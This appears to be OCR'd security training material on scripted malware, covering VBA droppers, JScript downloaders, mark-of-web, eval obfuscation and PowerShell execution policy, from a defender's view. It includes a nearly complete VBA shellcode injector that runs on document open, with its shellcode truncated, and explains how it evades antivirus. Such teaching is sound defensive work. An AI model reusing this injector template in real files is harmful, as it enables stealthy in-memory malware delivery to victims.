
This example is a dropper: another type of popular, scripted malware. A dropper contains an embedded payload, writes it to disk and executes it.

In this example, subroutine AutoOpen (run automatically when the Word document is opened) contains the payload encoded in BASE64: this can be seen in line 3. BASE64 is a simple way to encode binary data in a form that can be included in a script. BASE64 can take any byte value (0 through 256) and represent it with 64 different printable characters. Since a byte value is 8 bits, and 64 characters is 6 bits, it takes 4 BASE64 characters (4 * 6 = 24 bits) to represent 3 bytes (3 * 8 = 24 bits). This is an overhead of 1/3.

The code in lines 5 through 8 write the decoded payload to disk.

Lines 10 and 11 execute the payload written to disk with an ActiveX object.

For brevity, the code for function Decode64 is not included. And the payload is very short, it is not a real executable.



Downloaders vs. Droppers
The 2 major types of malicious scripts used for initial intrusion are downloaders and droppers.

Both variants write a payload to disk prior to execution of the payload. This tactic implies that antivirus products have a chance to detect the payload, or that application whitelisting technology can prevent execution of the payload.

That is good news for defenders, but not for our adversaries. To avoid detection when writing to disk, they will rely on more sophisticated types of malicious scripts.

Shellcode is one solution employed by adversaries to bypass detection. VBA code can embed shellcode (just like a dropper does), but instead of writing it to disk, shellcode is executed immediately in memory. This prevents anti-virus from detecting the malicious shellcode.

VBA as a Shellcode Injector

```
1  Private Declare PtrSafe Function CreateThread Lib "kernel32" (ByVal Tvxs As Long, ByVal Fgxcbxxl
2  Private Declare PtrSafe Function VirtualAlloc Lib "kernel32" (ByVal Xvmr As Long, ByVal Vwpuh As
3  Private Declare PtrSafe Function RtlMoveMemory Lib "kernel32" (ByVal Eem As LongPtr, ByRef Ijig /
4
5  Sub AutoOpen()
6      Dim byte As Long, shellcode As Variant, i As Long
7      Dim  virtualpage As LongPtr, Bisawqts As LongPtr
8      shellcode = Array(232,130,0,0,0,96,137,229,49,192,100,139,80,48,139,82,12,139,82,20, ....
9      virtualpage = VirtualAlloc(0, UBound(shellcode), &H1000, &H40)
10     For i = LBound(shellcode) To UBound(shellcode)
11         byte = shellcode(i)
12         Bisawqts = RtlMoveMemory(virtualpage + i, byte, 1)
13     Next i
14     Bisawqts = CreateThread(0, 0, virtualpage, 0, 0, 0)
15 End Sub
```

This VBA script is a typical form of shellcode injector. Line 8 contains the shellcode, which is decoded, injected and executed. Complex shellcode exists that performs process hollowing to bypass AV and application whitelisting.

VBA as a Shellcode Injector

This example of malicious VBA code is a shellcode injector. A shellcode injector contains embedded shellcode, decodes it, writes it to process memory (the process hosting the VBA engine in our example, e.g. the Word application) and then executes it.

The shellcode, encoded in line 8 (truncated for brevity) is decoded.

In line 9, API function VirtualAlloc is used to allocate memory to contain the shellcode.


Lines 10 through 13 write the shellcode to the allocated memory page (using RtlMoveMemory).

Line 14 executes the shellcode by creating a new thread.

This attack is particularly hard to detect and prevent because no malicious code is written to disk. Behavior monitoring of the applications will find it hard too to detect this: using API functions VirtualAlloc, RtlMoveMemory and CreateThread are normal operations within the lifespan of a process.

As we will see later, EMET can detect and prevent the execution of shellcode.


An example of sophisticated shellcode that performs process hollowing can be found here:
https://isc.sans.edu/forums/diary/Hancitor+Maldoc+Bypasses+Application+Whitelisting/21683/



JScript (1)
JScript is Microsoft's implementation of ECMAScript/JavaScript.

Like VBScript, JScript is executed by the Windows Script Host. Host applications wscript.exe and cscript.exe can execute JScript, and the JScript engine is implemented in the jscript.dll.

In previous slides, we saw how to detect and prevent VBScript execution. The same techniques apply to JScript too, as our techniques focused on the Windows Script Host.




JScript (2)
Malware authors often attack their victims by e-mailing a .js file (a downloader) as an attachment (or inside an attached ZIP file).

Fake invoices are often the social engineering angle used by attackers: the e-mail content refers to an attached invoice, and when the victim opens the attached .js file (assuming it is an invoice) out of curiosity, the downloader executes the second stage of the attack.

Like VBScript, JScript is a powerful language. It can interact with the resources of the operating system like files and registry entries, by creating ActiveX objects. Unlike VBA, JScript cannot interact with the Windows API directly by declaring functions. Like with VBScript, this is not possible with JScript.

JScript supports some powerful functions like the eval function. The eval function takes one string as argument and evaluates the string a JScript code. This allows for the complete obfuscation of a program structure, including the structure of function definitions, by storing the complete JScript program in a string and then perform string obfuscation on the argument of the eval function.

By comparison, this is not possible in VBScript, as VBScript lacks the equivalent of the eval function.



JScript Mark-of-Web

The mark-of-web we saw for MS Office documents applies to all downloaded content, provided the applications that are used for downloading (like Internet Explorer) support mark-of-web.


In an e-mail attack, the user is social-engineered into saving and opening the attached .js file. Like .vbs files, .js files are executed immediately when they are opened, for example by double-clicking them in Windows Explorer.

If the .js file has a mark-of-web, then the JScript will not execute immediately. The user is presented first with a warning dialog box, informing the user of the potential dangers of files originating from the Internet, and giving the user a choice to open the file or not. Cancel is the default operation.

To prevent these kinds of attacks, mark-of-web together with user awareness is key. Users must be informed about the meaning of this Security Warning dialog, and be told about the risks of scripted malware. This will train users in proper handling of these alerts, instead of just ignoring the alert.

The same applies to VBScript: when a .vbs file with mark-of-web is opened, a security dialog is presented to the user prior to execution.

Mark-of-web also explains why malicious scripts are delivered inside a ZIP file: some ZIP applications do not propagate the mark of web. This means that the attached ZIP file, saved to disk, has a mark-of-web, but when the contained files are extracted, they are not tagged with a mark-of-web.




JScript Obfuscation
ECMAScript and thus JScript and JavaScript all implement the eval function.

In the example above, we see JavaScript that starts with eval(function(p,a,c,k,e,r)…
This is a well-known JavaScript obfuscation method, for which online deobfuscators can be found:
http://matthewfl.com/unPacker.html

This kind of obfuscation makes it even harder for security applications like anti-virus to detect malicious code: obfuscated JavaScript is not only used by malware authors, but also by benevolent actors on the Internet. Web developers used it to try to protect their intellectual property, advertisement companies use it to hide the redirections they make…

For the analyst, obfuscation techniques with eval functions are also harder to analyze.



PowerShell

PowerShell was introduced in 2006 as a new object-oriented scripting language. The first version (1.0) had to be installed on Windows operating systems like Windows XP, but since Windows 7.0, PowerShell (version 2.0 and later) is integrated into the Windows operating system.

At the time of writing the latest version of PowerShell is 5.1, and in 2016 PowerShell was released as open-source software, opening the path to cross-platform versions of PowerShell.

PowerShell is built on .NET technology, and thus supports the .NET framework for scripting. But it can also use older Microsoft technology like ActiveX and the Windows API. This means that very powerful scripts can be written by adversaries to attack enterprise machines. Scripts can be developed that operate completely in memory, avoiding detection and monitoring. PowerSploit is one example of a red team PowerShell framework.

PowerShell uses cmdlets (command-lets), for example, a ping command from PowerShell can be executed with the Test-Connection cmdlet:

```
Test-Connection 127.0.0.1
```

With the introduction of PowerShell, Microsoft took some design decisions to improve security and avoid abuse of this new scripting capability, like witnessed in the past with VBS, VBA, and JS.


Opening PowerShell Scripts

PowerShell scripts are contained in text files with extension .ps1. To avoid abuse like with the Windows Script Host, where .vbs, .js… scripts can be executed just by double-clicking, the .ps1 extension is associated with notepad. When a file with extension .ps1 is opened in Windows Explorer (for example by double-clicking the icon that represents the file), notepad.exe is launched to edit the file. This prevents attacks similar to e-mailing malicious .vbs or .js files.

User awareness concerning ps1 files is important, even if they can do no harm when double-clicked. There are how-tos floating around on the Internet, explaining how to change the default configuration of Windows to launch PowerShell scripts when they are double-clicked. From an administrative standpoint, this is easier, as the user can be instructed to double-click administrator provided ps1 files for ad-hoc troubleshooting. But it introduces a new risk. Therefore, it is best to raise user awareness and instruct users not to change the default settings. A company policy prohibiting the change of these security settings is something to consider.

The execution of .ps1 files is also governed by an execution policy. By default, the execution policy is set to Restricted, and .ps1 files cannot be executed when they are loaded into the PowerShell shell.

Microsoft took these security design decisions and implemented these restrictions to limit the abuse of PowerShell scripts. As was to be expected, malicious actors found other ways to abuse PowerShell and it has become a very powerful tool used by adversaries and red teams. The fact that it is integrated into Windows makes PowerShell as the goto exploitation and post-exploitation tool. As an initial intrusion tool, it is not that suited, because of Microsoft's design decisions. Ps1 files can be artifacts of a successful intrusion and user awareness should encourage users to report these files to the proper team. This includes administrators, whom are more familiar with ps1 files and could brush off these artifacts as non-incidents.



Bypassing the ExecutionPolicy

PowerShell scripts contained in .ps1 files cannot be executed by simply invoking the powershell.exe shell and passing the script file as an argument (-File hello.ps1). This will not be allowed by the default execution policy. The default PowerShell execution policy is set to Restricted, prohibiting the execution of .ps1 files passed as arguments.

